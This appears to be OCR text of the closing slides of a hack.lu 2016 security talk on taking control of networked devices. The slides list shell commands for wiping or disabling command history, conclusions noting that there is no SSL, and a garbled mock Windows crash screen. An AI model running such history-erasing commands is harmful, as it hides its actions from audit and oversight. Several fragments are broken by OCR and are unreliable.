
```
history -c
rm -rf ~/.bash_history && ln -s ~/.bash_history /dev/null (invasive)
touch ~/.bash_history (invasive)
zsh% unset HISTFILE HISTSIZE
tcsh% set history=0
bash$ set +o history
ksh$ unset HISTFILE
find / -type f -exec {} (forensics nightmare)
```

# Conclusions

- We are be able to locate this devices anywhere in the world
- We are in control of the device , the network and the software running on it.
- There is no SSL in communications
- Vendors please... code better and think in security

Concl

- V ere ir
- V k and



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The system encountered an uncorrectable hardware error.

If this is the first time you've seen this Stop error screen,
restart your computer. I
these steps:

Check to make sure any                                  talled.
If this is a new instal                                 nufacturer
for any windows updates

If problems c
or software.
If you need t
your compute
select Safe

 hnical inf

 OP: 0x0                                                =200000,C
 0000001

 ng da
 izing disk for crash dump ...
 ng dump of physical memory.
 g physical memory to disk:  100
```

# THANKS @JAMESJARA hack.lu 2016

18-20 OCTOBER 2016

NOTHING IS BEYOND A GOOD HACK

HACK.LU